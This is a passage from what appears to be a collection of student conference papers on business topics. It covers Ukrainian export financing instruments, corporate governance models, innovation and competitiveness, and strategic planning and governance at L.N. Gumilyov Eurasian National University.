Over the past decades, the world market has been actively developing new forms of loan capital movement, in particular factoring, forfeiting, leasing, which are used by banks and other financial intermediaries. Factoring is an operation to sell receivables of a supplier of export products to banks or other specialized financial companies until payment is received by the importer. There are factoring transactions with and without the right of recourse. As a rule, in international relations, factoring transactions are carried out without the right of recourse.

The next financial instrument of international trade is forfeiting - this is the purchase by the forfeiting bank of bills of exchange and other payment documents. In this case, the bank bears the risk of non-payment of debt obligations and includes in the price of the service a risk premium, which is fixed in the agreement (forfeit). The source of funds for banks participating in forfeiting operations is the Eurocurrency market.

In addition to the above trade financial instruments, leasing is used as lending in the form of leasing fixed assets (equipment, cars, ships, aircraft, etc.). After the lease agreement expires, the lessee can purchase the leased property at its residual value.

Thus, achieving results in the qualitative development of exports is hindered by the problems of financing the needs of innovative development of Ukrainian enterprises, the presence of a large number of idle production capacities, and the lack of sufficient financial support for payments by domestic enterprises based on modern trade financing instruments. These problems affect the imbalances in the commodity structure of domestic exports, which are affected by the loss of economic ties between Ukrainian enterprises and business entities in part of the ATO zone, the destruction of production and transport infrastructure, and the fall in world prices in key commodity markets. Further scientific research should be directed at developing effective mechanisms for reproducing the export potential of the Ukrainian economy and rationalizing the structure of foreign trade in the new conditions of the development of integration processes in world markets.

REFERENCE:

1. Association Agreement between Ukraine, of the one part, and the European Union, the European Atomic Energy Community and their Member States, of the other part. URL : http://zakon3.rada.gov.ua/laws/show/984_011
2. Chunikhina, A. S., & Babets I. H. (2022). Foreign trade as a factor of economic development. Global security and asymmetry of the world economy in conditions of unstable development of economic systems: materials of the scientific and practical conference. (pp. 289-293). Publishing House of the Central Ukrainian National Technical University.
3. How the war changes the structure of Ukrainian exports: the sales of agricultural products and food products are increasing, while the sales of metallurgy are decreasing (2022) URL : <https://www.me.gov.ua/News/Detail?lang=uk-UA&id=ff08f227-470b-464e-9d6f646470b3355e&title=YAkViinaZminiuStrukturuUkrainskogoEksportu-ZrostaiutObsiagiProdazhuAgroproduktiiTaProduktivKharchuvannia-AMetalurgiiSkorochutsia>
4. Motorniuk, U. I., & Yaremchuk, T. S. (2022). Restoring the export potential of Ukraine in the conditions of war. Economic and legal aspects of management: current state, efficiency and prospects (pp. 174-177).
5. State Statistics Service of Ukraine. <https://ukrstat.gov.ua>

IMPROVEMENT OF CORPORATE MANAGEMENT SYSTEM OF ENTERPRISE

Cui Yawen

Al farabi Kazakh National university, Al Farabi business school, EMBA

Baimukhambetov Yerkebulan

DBA, Business Coach of Al-Farabi Business School

Introduction

Modern businesses operate in a highly competitive and rapidly changing economic landscape, as well as in globalized markets. Under these circumstances, an efficient corporate governance system becomes crucial, ensuring a balanced consideration of the interests of all parties involved: shareholders, management, employees, and partners. Corporate governance serves as a key instrument for enhancing the competitiveness, sustainability, and investment appeal of businesses[1].

The relevance of the research stems from the need to enhance corporate governance in today's companies, which is linked to increasing demands for transparency, accountability, and management effectiveness. In recent years, particular attention has been given to adherence to corporate standards, implementation of digital technologies in management, and enhancing the role of boards of directors in strategic enterprise development. In emerging markets such as Kazakhstan and China, corporate governance is crucial for ensuring sustainable economic growth, attracting investments, and protecting investors' rights. However, many companies in these markets face challenges related to a lack of corporate culture, inadequate control over management decisions, and ineffective top-level management incentives.

The purpose of this study is to develop recommendations for improving the corporate governance system of the enterprise, considering modern challenges and best international practices. To accomplish this goal, the following tasks must be accomplished:

- Analyze the theoretical foundations and existing models of corporate governance, identifying their strengths and weaknesses.
- Study current trends in corporate governance, including the digitalization of processes, ESG (Environmental, Social, and Governance) standards, and new approaches to assessing the effectiveness of management bodies.

Literature review

The subject of corporate governance is a crucial area of study in contemporary research, as the efficiency of corporate management directly impacts the company's sustainability, competitiveness, and investment appeal. In the global context, diverse models of corporate governance have emerged, each with its own unique features and impact on organizational operations.

I. Filatotchev, D. R. Ireland, K. G. Stahl., in their investigation, stressed the significance of openness and responsibility in the framework of corporate administration[2]. They highlighted that efficient administration is only achievable with a distinct division of roles between shareholders, the board of directors, and management.

I. Zumente introduced the idea of «inclusive corporate governance», which places a strong emphasis on social and environmental factors (ESG factors) and a company's responsibility to society[3]. I. Zumente asserts that the implementation of ESG principles fosters the long-term growth of a company, mitigates risks, and enhances its market reputation. This approach is

particularly pertinent in today's context, where corporate social responsibility is becoming a crucial aspect of strategic business management.

D. S. Dmytriiev, E. R. Freeman, J. Hörisch, in his theory of agency relationships, addressed the issue of conflict of interest between shareholders and management[4]. They contended that managers, having control over the company's assets, can make decisions that prioritize their own interests over those of the company.

Furthermore, contemporary research in corporate governance is centered on the digital transformation of management practices. The integration of digital technologies, such as artificial intelligence, big data, and blockchain, facilitates the automation of reporting, enhances the visibility of financial transactions, and strengthens the oversight of management's strategic choices. Numerous scholars emphasize that the digitalization of corporate governance not only mitigates the likelihood of corruption but also enhances the effectiveness of business operations, fosters better communication among stakeholders, and bolsters investor trust in the company.

Consequently, a review of the literature reveals that contemporary approaches to corporate governance are focused on enhancing transparency, enhancing control, and taking into account the interests of diverse stakeholder groups.

Research methodology

To accomplish the objectives and address the challenges of this research, the following approaches will be employed:

The method of comparative analysis — this method will enable us to examine diverse models of corporate governance, assess their strengths and weaknesses, and identify key trends and best practices in global corporate governance. The comparative analysis will be conducted through a study of international standards, such as the OECD Principles of Corporate Governance, and the experiences of countries with established and emerging economies.

The case study method — this method involves examining specific instances of corporate governance in companies across various sectors. By analyzing both successful and unsuccessful cases, we can identify the factors that contribute to enhancing the effectiveness of corporate governance, as well as common errors and risks that affect the strategic development of organizations.

The application of the case study method will enable us to develop practical recommendations for improving the corporate governance framework, taking into account contemporary challenges.

Results and discussion

In the course of the study, which aimed to develop recommendations for improving the corporate governance system of the company, various tasks were accomplished and the following results were achieved.

Different models of corporate governance, including the Anglo-Saxon, Continental, and mixed systems, were examined using the comparative analysis method. The analysis revealed that each model has its strengths and weaknesses, but the most effective approaches involve balancing the interests of shareholders and managers, as well as applying principles of transparency and accountability.

The study confirmed that implementing international corporate governance standards, such as the OECD principles, has a positive impact on the investment appeal of companies, reducing the risk of corporate conflicts, and promoting sustainable development.

The use of the case analysis method allowed us to identify the key factors that determine the effectiveness of corporate governance in practice. Analysis of successful cases showed that the introduction of modern technologies, such as digitalization of business processes and use of ESG principles, significantly improves the quality of enterprise management. However, the study of unsuccessful cases of corporate governance also revealed the main problems that companies

face: low transparency, lack of effective control by the board of directors, and insufficient motivation of management for making long-term strategic decisions. Therefore, the results of our study confirm the relevance of improving corporate governance taking into account current challenges.

Based on the method of comparative analysis, various models of corporate governance, their features, advantages and disadvantages were studied(table 1).

Table 1. Analysis of corporate management models

Model	Characteristics	Advantages	Disadvantages
Anglo-Saxon (USA, UK)	Shareholder-oriented, high level of board independence, developed stock market	Flexibility, protection of minority shareholders' rights, high transparency	Conflicts between management and shareholders, short-term focus
Continental (Germany, France, Japan)	State and banks participate in governance, emphasis on long-term development	Stability, resilience, balance of stakeholders' interests	Limited role of capital markets, potential government pressure
Mixed (Russia, China, Kazakhstan)	Combination of both models, significant state involvement	Adaptability to national conditions, support for strategic industries	Risks of state intervention, corruption risks

The source was compiled based on the data [5-7]

Employing the case study method allowed us to pinpoint the crucial elements that influence the success of corporate management, as well as the primary challenges encountered by businesses(table 2).

Table 2. Identification of success factors and areas for improvement

Factors of successful corporate governance	Common Problems
Transparency of financial reporting	Low level of information disclosure
Effective oversight by the board of directors	Limited shareholder control
Implementation of digital technologies (AI, Big Data)	Lack of strategic planning
Consideration of ESG principles and corporate social responsibility	Neglect of sustainable development
Development of management motivation systems	Weak internal governance culture

The source was compiled based on the data [8]

A review of successful initiatives has demonstrated that the implementation of contemporary technologies, such as the digital transformation of business operations and the adoption of ESG principles, can greatly enhance the effectiveness of corporate governance. Conversely, unsuccessful governance practices have highlighted the key issues: a lack of transparency, insufficient oversight by the board of directors, and a lack of commitment from management to make strategic decisions with a long-term perspective.

As a result of the study, several recommendations were made to improve the effectiveness of corporate governance:

1. Strengthening the role of independent directors and implementing mechanisms to monitor the activities of senior managers. This would reduce agency conflicts and increase transparency in decision-making, leading to better governance.
2. Adopting digital technologies such as automation of reporting and the use of big data and AI for risk management and financial forecasting.
3. Implementing ESG principles that not only benefit the company's reputation but also contribute to its long-term sustainability.
4. Creating comprehensive performance-based compensation systems for managers that focus on long-term company goals rather than short-term financial targets.
5. Increasing transparency in reporting, which would enhance investor confidence and reduce the risk of corporate crises.

These findings underscore the importance of the subject and the necessity to enhance corporate governance, considering contemporary issues. Implementing advanced management approaches and leveraging digital technologies can substantially enhance the efficiency of corporate governance and mitigate the risks of corporate disputes.

Conclusion

The purpose of the study was to develop recommendations for improving the corporate governance system in enterprises. Based on the analysis, several key conclusions were drawn.

After analyzing various corporate governance models, it was found that the most effective approach is one that balances the interests of shareholders, management, and the principles of transparency and accountability. Applying international corporate governance standards such as the OECD Principles helps increase investment attractiveness, reduces corporate conflicts, and strengthens business sustainability.

The case analysis identified key success factors and common corporate governance challenges. Successful companies exhibit a high level of financial transparency, efficient board oversight, active adoption of digital technologies, and consideration for ESG principles. Thus, the findings of the study support the notion that enhancing corporate governance necessitates an integrated approach encompassing institutional reforms, implementation of best practices, and utilization of advanced technologies. An efficient corporate governance framework contributes to business stability, enhances competitiveness, and ensures long-term sustainability.

References

1. Naciti V., Cesaroni F., Pulejo L. Corporate governance and sustainability: A review of the existing literature //Journal of Management and Governance. – 2022. – C. 1-20.
2. Filatotchev I., Ireland R. D., Stahl G. K. Contextualizing management research: An open systems perspective //Journal of Management Studies. – 2022. – T. 59. – №. 4. – P. 1036-1056.
3. Zumente I. et al. Environmental, social, and governance policy integration and implementation from the perspective of corporations //Intellectual Economics. – 2022. – T. 16. – №. 1.
4. Dmytriiev S. D., Freeman R. E., Hörisch J. The relationship between stakeholder theory and corporate social responsibility: Differences, similarities, and implications for social issues in management //Journal of management studies. – 2021. – T. 58. – №. 6. – P. 1441-1470.
5. Naismith R. The Anglo-Saxons: Myth and History //Early Medieval England and its Neighbours. – 2024. – T. 51. – P. e1.

6. Liyanage S. I. H. Continental European Model of Corporate Governance //Corporate Governance and Sustainable Value Creation Models: Lessons from Germany, the United Kingdom, South Africa, India, Botswana, and Sri Lanka. – Cham : Springer Nature Switzerland, 2025. – P. 287-318.
7. Liu W. et al. Corporate environmental management and sustainable operation: theory and application //Ecological Chemistry and Engineering. – 2022. – T. 29. – №. 3. – P. 283-285.
8. Lamprou A., Vagiona D. G. Identification and evaluation of success criteria and critical success factors in project success //Global Journal of Flexible Systems Management. – 2022. – T. 23. – №. 2. – P. 237-253.

INNOVATIVE ACTIVITY AND ITS IMPACT ON IMPROVING ENTERPRISE COMPETITIVENESS

Zhou Chunlin

Al farabi Kazakh National university, Al Farabi business school, EMBA

Kupeshova Saule

Al-Farabi Kazakh National University, PhD, Associate Professor

Introduction

In the rapidly evolving global economic landscape, innovation has emerged as a crucial driver of enterprise competitiveness. Today's businesses must navigate the swift pace of technological advancements, digital transformation, and intensifying competition. This necessitates the continuous development of novel products, services, and management approaches.

The implementation of innovations not only enhances operational efficiency but also elevates product quality, streamlines business processes, and bolsters market standing.

The importance of this topic is due to the fact that in the era of globalization and digital transformation, companies that fail to embrace innovation risk falling behind in the competitive landscape. The advancement of new technologies, automation, and the use of artificial intelligence and big data analysis present additional opportunities for organizations to enhance their efficiency. However, neglecting innovation can result in a decline in competitive advantages, the obsolescence of business models, and the loss of market positions.

The purpose of this study is to examine the influence of innovation activities on a company's competitiveness and to identify key strategies for effectively implementing innovation.

To achieve this objective, the following tasks have been set:

To explore the theoretical foundations of innovation activities and their significance in the economic context.

To assess the impact of innovations on the competitiveness of companies across various industries.

Examine exemplary cases of innovation implementation and pinpoint the critical elements that contribute to their success.

The objective of this research is to explore the correlation between innovation and a company's competitiveness, as well as to identify strategies that foster the successful integration of innovations into business operations.

Literature review

The study of innovative activity as a driver for enhancing the competitiveness of businesses has captured the interest of numerous scholars and practitioners. The scholarly literature underscores the pivotal role of innovation in fostering sustainable business expansion, establishing market advantages, and adapting to a dynamic environment.

J. A. M. Yayha writings underscore that innovation serves as the primary catalyst for economic growth and competitiveness, and successful enterprises must continually invest in novel technologies and management approaches[1]. The researcher highlights that innovation encompasses not only the creation of novel products but also the enhancement of business models, processes, and strategies.

In their writings, T. C. Hsieh, J. P. Klenow, I. Nath views innovation as the primary driver of economic progress, introducing the notion of "creative destruction"[2]. They contends that innovative companies are effectively displacing obsolete technologies and business models, thereby enhancing their market position.

M. Fiore Porter delves into the influence of innovation on the competitive edge of organizations, emphasizing that innovative companies can create distinctive offerings for consumers, positioning themselves as market leaders[3]. He also highlights that a sustainable innovation process can only be achieved through a well-executed innovation management strategy.

In his research, M. Knickel explores innovation through the lens of national innovation systems, highlighting the significance of collaboration between business, academia, and government[4]. He underscores that the success of companies is not solely determined by internal factors, but also by the broader innovation ecosystem of a nation.

A. N. Perifanis and Kitsios investigate the influence of digital technologies on the innovative capacity of businesses, emphasizing that digitalization, automation, and artificial intelligence open up new avenues for enhancing operational effectiveness[5]. They highlight that successfully implementing digital innovations necessitates a holistic approach, encompassing the transformation of organizational culture, employee training, and the optimization of business processes.

Therefore, a review of scholarly literature reveals that innovation is a crucial element in enhancing the competitiveness of businesses. To achieve successful innovation, a strategic approach, an understanding of industry-specific factors, and the backing of government and academic institutions are essential.

Research methodology

To analyze the impact of innovation on the competitiveness of a company, two main methods were used: a comprehensive analysis of the company's innovation potential and a comparative approach to assessing competitiveness.

Comprehensive analysis of the innovation potential. This method focuses on studying the internal resources and abilities of a company in terms of innovation. It examines key indicators such as investment in research and development (R&D), digitalization level, adoption of new technologies, employee qualifications, and effectiveness of the innovation strategy. Through this approach, we can assess the current state of a company's innovative progress, identify strengths and weaknesses, and pinpoint areas for improvement in innovation efforts.

The use of this method helps to identify the factors that influence the success of innovation and determine which changes are needed to increase the competitiveness of a company.

A comparative method of assessing a company's competitiveness is also used. This method analyzes the impact of innovation on a company's market position compared to its competitors. It considers factors such as the level of technological advancement, the range of innovative products, adaptability to market changes, revenue growth, and market share dynamics.

In the course of the study, a comparative analysis of the innovation activities of several companies operating in the same industry is conducted. For example, if one company actively implements digital technologies and automation, while another adheres to traditional business practices, we can assess how innovation contributes to increased competitiveness.

The use of these methods allows us to comprehensively evaluate the role of innovation in shaping an enterprise's competitive advantages, identify key mechanisms for its successful implementation, and offer recommendations for further development of the company's innovation potential.

Results and discussion

Based on the analysis of the innovative potential of enterprises and the comparative method for assessing the competitiveness of companies, the following conclusions were drawn.

Innovation is a key factor in determining the competitiveness of a company. Organizations that actively invest in research and development demonstrate higher growth rates and better adaptability to market changes. Companies that invest more than 5% of their revenue in innovative projects are faster at adopting new technologies and improving business processes, thereby strengthening their market position. In contrast, companies that do not prioritize innovation face difficulties updating their products and maintaining their competitiveness.

Digitalization plays a significant role in enhancing the efficiency of businesses. Organizations that utilize automation, artificial intelligence, and big data analytics have seen substantial reductions in operational costs, increased productivity, and enhanced product quality. These companies are able to adapt more quickly to new consumer demands and gain a competitive edge over traditional businesses that do not employ digital solutions.

In addition, highly skilled personnel and a strong corporate culture of innovation are essential components of a successful innovation strategy. Businesses that invest in training their staff and foster innovation initiatives achieve notable results in the creation of new products and services.

A comparative analysis of companies that implement innovative technologies and those that adhere to traditional business practices has shown that innovation is a key factor in increasing competitiveness. Companies that actively innovate tend to have higher profitability, market share, and customer satisfaction.

For example, innovative companies are able to bring new products to market in 6-12 months, while less innovative companies take 2-3 years. This allows companies that focus on innovation to occupy leading positions in their respective industries.

The results of a comparative study of companies that adopt innovative approaches and those that operate within a traditional business framework demonstrate the pivotal role of innovation in enhancing competitiveness (table 1).

Table 1. The impact of innovation on the competitiveness of businesses

Indicator	Companies with High Innovation Levels	Companies with Low Innovation Levels
Market Share	15-25% (growth over 3 years)	5-10% (stagnation or decline)
Profitability	12-18%	5-8%
Speed of New Product Launches	High (6-12 months)	Low (2-3 years)
Customer Satisfaction	85-90%	65-75%
Adoption of Digital Technologies	80-90%	30-40%

The source was compiled based on the data [6-8]

The data presented in the table demonstrates that companies that actively engage in innovation consistently outperform their rivals in key economic metrics. They are better equipped to respond to market shifts, launch new products more swiftly, enhance customer satisfaction, and achieve higher profitability.

The findings of this study underscore the importance of innovation as a key driver of a company's competitiveness. Successfully implementing innovative strategies necessitates substantial financial resources, proficient management of digital technologies, and the development of a skilled workforce.

Conclusion

Innovation is a key factor in enhancing the competitiveness of businesses, ensuring their sustainable growth and adaptability to evolving market conditions[9]. In today's environment, companies that actively embrace innovation gain a significant advantage, including the ability to swiftly develop new products, enhance operational efficiency, and foster stronger connections with customers.

The findings of this study have demonstrated that companies that invest in research, digital transformation, and the modernization of their business processes experience higher profitability and market share. The most crucial success factors include a strategic approach to innovation, the proactive use of technology, and the development of human capital. Conversely, a lack of innovation can result in a decline in competitiveness, slower growth, and the loss of market share.

Furthermore, a crucial aspect of innovation is its incorporation into the strategic planning of a company. Companies that innovate their business models can more swiftly respond to shifting market demands and adapt to global trends. This is particularly significant in the context of intensifying competition and the digital transformation of the economy, where success hinges on an organization's capacity not only to develop novel products and technologies but also to effectively implement them, manage risks, and create value for customers.

Therefore, innovation is a fundamental element in the successful operation and long-term growth of enterprises. To maintain a sustainable competitive edge, companies must not only invest in innovation but also foster an innovation culture that fosters continuous improvement and the adoption of advanced technologies.

References

1. Yayha M. A. J. et al. Innovation and technology management in modern enterprises //Journal of Ecohumanism. – 2024. – T. 3. – №. 5. – P. 895-908.
2. Hsieh C. T., Klenow P. J., Nath I. A global view of creative destruction //Journal of Political Economy Macroeconomics. – 2023. – T. 1. – №. 2. – P. 243-275.
3. Fiore M. Competitive advantage and innovation: impacts on the organization's strategy and development paths //on Humanities and Social Sciences. – P. 167.
4. Knickel M. et al. Strengthening the role of academic institutions and innovation brokers in agri-food innovation: Towards hybridisation in cross-border cooperation //Sustainability. – 2021. – T. 13. – №. 9. – P. 4899.
5. Perifanis N. A., Kitsios F. Investigating the influence of artificial intelligence on business value in the digital era of strategy: A literature review //Information. – 2023. – T. 14. – №. 2. – P. 85.
6. Hurzhyi N. et al. The impact of innovative development on the competitiveness of enterprises //Postmodern Openings. – 2021. – T. 12. – №. 4. – P. 141-152.
7. Ali B. J., Anwar G. Business strategy: The influence of Strategic Competitiveness on competitive advantage //International Journal of Electrical, Electronics and Computers. – 2021. – T. 6. – №. 2. – P. 1-10.
8. Farida I., Setiawan D. Business strategies and competitive advantage: the role of performance and innovation //Journal of Open Innovation: Technology, Market, and Complexity. – 2022. – T. 8. – №. 3. – P. 163.
9. Sudirjo F. Marketing strategy in improving product competitiveness in the global market //Journal of Contemporary Administration and Management. – 2023. – T. 1. – №. 2. – P. 63-69.

The role of strategic planning in the corporate governance of the university

Maykanov Anuar Sapargalievich

Master's student of the EMBA program in «Strategic Management», L.N. Gumilyov Eurasian National University, Astana, Kazakhstan

Abstract

Modern universities operate in an increasingly complex external environment characterized by rapid digitalization, globalization of the educational space, and increased competition for resources and the attention of key stakeholders. The relevance of the research is determined by the need to improve the strategic management system in higher education institutions, especially in the context of the transition to a corporate management model and the integration of international standards. L.N. Gumilyov Eurasian National University, as one of the leading universities in Kazakhstan, implements an institutional development strategy aimed at improving academic quality, scientific productivity and managerial efficiency.

Keywords: strategic management, strategic planning, operational management, tactical management, organizational structure

Strategic planning is a key element of effective management of educational organizations, ensuring long-term development and increasing the competitiveness of universities in a dynamically changing external environment. There are many definitions of strategic planning in the scientific literature, each of which focuses on different aspects of this process. Ansoff I. defines strategic planning as "the process of identifying the capabilities of an organization and transforming them into strategic decisions aimed at achieving set goals" [1].

Operational management focuses on short-term tasks and daily processes that ensure the functioning of the university. It is related to the ongoing coordination of the work of the faculties, scheduling, management of the educational process and solving emerging problems. The main differences between strategic, tactical and operational management are presented in table 1.

Table 1- Comparative characteristics of strategic, tactical and operational management at the University

Criteria	Strategic management	Tactical management	Operational management
Planning horizon	Long-term (5-10 years)	Medium-term (1-5 years)	Short-term (up to 1 year)
Main objectives	Formation of the general concept of development	Implementation of certain strategic directions	Daily task completion
Flexibility	High adaptability to changes	Average adaptability	Limited flexibility
University examples	Developing a mission and strategy for digitalization	Introduction of new educational programs	Organizing class schedules
Note – Compiled by the author based on the source [2]			

Thus, strategic, tactical and operational management are complementary elements of effective university management. The differentiation of their functions and competent coordination allow the educational institution to develop successfully, adapt to changes in the external environment and ensure high quality of the educational process.

Taking into account the specifics of educational organizations, strategic planning in universities has a number of distinctive features that determine its goals, methods and principles of implementation. Universities operate in a highly dynamic external environment, including changes in state educational policy, international quality standards, labor market requirements, and the development of scientific research.

In addition, universities have a complex organizational structure that includes teachers, students, administrative staff, research centers, and external partners. This requires taking into account a variety of interests and forming strategies aimed not only at developing the educational process, but also at strengthening scientific activities, expanding international cooperation and increasing the competitiveness of the university.

Taking into account the specifics of educational organizations, strategic planning in universities has a number of distinctive features that determine its goals, methods and principles of implementation. Universities operate in a highly dynamic external environment, including changes in state educational policy, international quality standards, labor market requirements, and the development of scientific research.

In addition, universities have a complex organizational structure that includes teachers, students, administrative staff, research centers, and external partners. This requires taking into account a variety of interests and forming strategies aimed not only at developing the educational process, but also at strengthening scientific activities, expanding international cooperation and increasing the competitiveness of the university.

Corporate governance at the L.N. Gumilyov Eurasian National University is a systemically organized and multilevel model based on the principles of transparency, accountability, sustainable development and efficiency. This model reflects modern management approaches in higher education institutions focused on strategic development, institutional autonomy and integration into the global educational space.

According to the ENU Corporate Governance Code, the university's management system is based on a number of fundamental principles: separation of powers, protection of shareholder rights, effective operation of the Board of Directors and the executive body, sustainable development, risk management and internal control, resolution of corporate conflicts and transparency of information exchange [3].

The L.N. Gumilyov ENU operates as a non-profit joint-stock company, whose shares are owned by the state represented by the Ministry of Science and Higher Education of the Republic of Kazakhstan. The Ministry acts as the Sole Shareholder, exercising strategic management through corporate control mechanisms, without interfering in the operational activities of the university.

The University's corporate governance system includes the following key elements:

- The sole shareholder is the supreme body that forms strategic guidelines and approves key documents.

- The Board of Directors is a strategic management body that monitors the activities of the Management Board and forms a policy in the field of risks, sustainable development and performance assessment.

- The Board, headed by the Rector, is the executive body responsible for the implementation of strategic decisions and operational management.

- The Committee on Strategic Planning and Sustainable Development is an advisory body to the Board of Directors that performs a preliminary review of strategic documents.
- The Academic Council is a collegial academic management body.

In 2024, 20 Board meetings and 31 committee meetings were held. The number of decisions taken increased from 149 to 258, which indicates an increase in the activity and role of strategic bodies in management. Following the consideration of 91 issues, 206 recommendations were made. Such data demonstrate a high level of activity and involvement of the Board of Directors in the strategic processes of the university. Figure 6 shows the comparative dynamics of meetings over the past two years.




Figure 6 – Dynamics of Board meetings for 2023-2024

The management of ENU includes seven members headed by the rector. It consists of vice-rectors responsible for key areas: academic affairs, strategic development, science and commercialization, digitalization, finance and investment, socio-cultural development. This structure ensures full coverage of the priority areas of strategic development and allows for prompt decision-making within the competence of the executive body. Table 2 shows the current composition of the Management Board, indicating the positions and areas of functional responsibility.

Table 2 – Composition of the Board of the "L.N.Gumilyov Eurasian National University"

No	Position
1	Chairman of the Board – Rector
2	Member of the Board – Vice Rector for Academic Affairs
3	Member of the Management Board – Vice Rector for Strategic Development
4	Member of the Management Board – Vice Rector for Science, Commercialization and Internationalization
5	Member of the Board – Vice Rector for Social and Cultural Development
6	Member of the Management Board – Vice Rector for Finance and Investments
7	Board Member – Vice Rector for Digitalization – Digital Officer
Note – Compiled by the author based on the source [4]	

The activities of the Management Board are accountable to the Board of Directors and are based on the principles of collegiality, professionalism and focus on achieving established key performance indicators (KPIs). KPIs are approved by the Sole Shareholder and cover both educational and scientific, innovative and managerial outcomes.

The organizational structure of the university is represented by a wide network of departments and departments responsible for the implementation of strategic functions. According to the organizational structure presented in the accounting and regulatory documents, the university has many departments, including the Department of Strategic Development, the Department of Digital Development, the Department of International Cooperation, the anti-corruption compliance service, etc.

Strategic management at the L.N. Gumilyov Eurasian National University is implemented through an integrated planning, monitoring and evaluation system based on institutional documents — the Development Strategy for 2021-2026 and the Development Program for 2022-2026. These documents were coordinated with the Ministry of Science and Higher Education and approved at the level of the Government of the Republic of Kazakhstan, which underlines their official status and importance for the national educational policy.

Within the framework of the Development Program for 2022-2026, 9 key indicators have been fixed, reflecting the degree of implementation of the strategy [5]. Among them, the most significant for evaluating strategic management are the following:

1. The share of educational programs that have passed international accreditation and certification is 98%.
2. The university's position in the international ranking of QS WUR – 200.
3. The degree of satisfaction of employers with the quality of training – 90%.
4. The share of teaching staff (hereinafter referred to as teaching staff) engaged in research activities is 60%.

Thus, strategic management at ENU is based on the integration of two key documents – the Development Strategy for 2021-2026 and the Development Program for 2022-2026. These documents reflect a holistic and systematic approach to the development of the university as a research, competitive and socially oriented institution of higher education.

The analysis of the five strategic directions showed that the strategic model covers all key areas from science and education to digitalization, internationalization and sustainable management. A clear statement of goals and objectives, a detailed system of key performance indicators (KPIs), as well as a regular monitoring mechanism through the Strategic Planning Committee ensure a high level of manageability and adaptability of the strategy.

According to the internal strategic analysis presented in the ENU Development Strategy, the current university development model was analyzed using the SWOT method, which allows to identify the strengths and weaknesses of the organization, as well as external opportunities and threats. Table 3 shows a SWOT matrix reflecting the strategic position of ENU at the current stage of development.

Table 3- SWOT analysis of the strategic position of the L.N. Gumilyov ENU

Strengths	Weaknesses
1. Recognition of the university internationally and leadership at the national level; 2. Extensive international relations with scientific organizations and universities; 3. Developed scientific schools of the world and national level in certain areas;	1. The dominance of public financing; 2. Insufficient number of educational programs in English; 3. Insufficient effectiveness of R&D, low efficiency of mechanisms for commercialization of research results;
Opportunities	Threats
1. Using academic freedom, managerial and financial independence for global advancement; 2. Implementation of a new Concept for the development of world-class training programs; 3. Globalization of all fields of activity due to informatization and digitalization;	1. Dependence on global trends, changing educational market conditions; 2. Increasing competition in the global and national educational services market;

The use of SWOT analysis methods allowed us to identify both the internal strengths of the strategy and potential risk areas that require further improvement. In turn, a comparison with international practices has shown that the Company's strategic model largely complies with modern international trends and standards, although a number of challenges remain related to infrastructural, linguistic and financial constraints.

In general, the strategy being implemented demonstrates sustained effectiveness, a high degree of institutional maturity and potential for further development, which is confirmed by the positive dynamics of key indicators and the international recognition of the university.

Modern conditions of functioning of higher education institutions require a revision of traditional models of strategic planning. The rapidly changing external environment, digital transformation, internationalization of education, as well as increasing competition and demands from stakeholders make it necessary to modernize management approaches. In this regard, the formation of a more flexible, digitally oriented, open and adaptive strategic planning system is of particular importance, capable not only of effectively responding to challenges, but also of forming sustainable competitive advantages of the university.

The modern challenges facing the higher education system require a revision of the traditional mechanisms of strategic management of universities. The rapidly changing external environment, digital transformation, the growing importance of sustainable development, as well as increased global competition necessitate the development of new, more flexible and sustainable strategic planning models. In this context, the Eurasian National University named after L.N. Gumilyova, as a corporate-run educational institution, needs an adapted model that meets both internal needs and the requirements of the external environment.

As the analysis in the previous sections showed, the existing ENU strategic management system has a high degree of formalization and regulatory elaboration, but faces a number of barriers: limited digital integration, fragmented interaction between management levels.

In addition, the need to meet global trends in education and management (such as ESG, agile approaches, digital forecasting, and stakeholder engagement) requires a shift from static planning to a dynamic, adaptive, and digitally supported model.

The proposed strategic planning model is based on a number of principles reflecting the modern vision of university management as a vibrant, flexible and intelligently managed organization.:

1. Flexibility and adaptability – the ability to quickly review strategic goals and priorities in response to external challenges.
2. Integration of digital tools – the use of platforms for visualization of goals, forecasting and analytics.
3. Transparency and accountability – the fixation of processes, indicators and decisions in public documents and the digital environment.
4. Stakeholder participation – the inclusion of representatives of the academic community, students, partners and employers in the planning and monitoring process.
5. Focus on sustainable development – taking into account ESG factors in goal setting, resource provision and efficiency assessment.

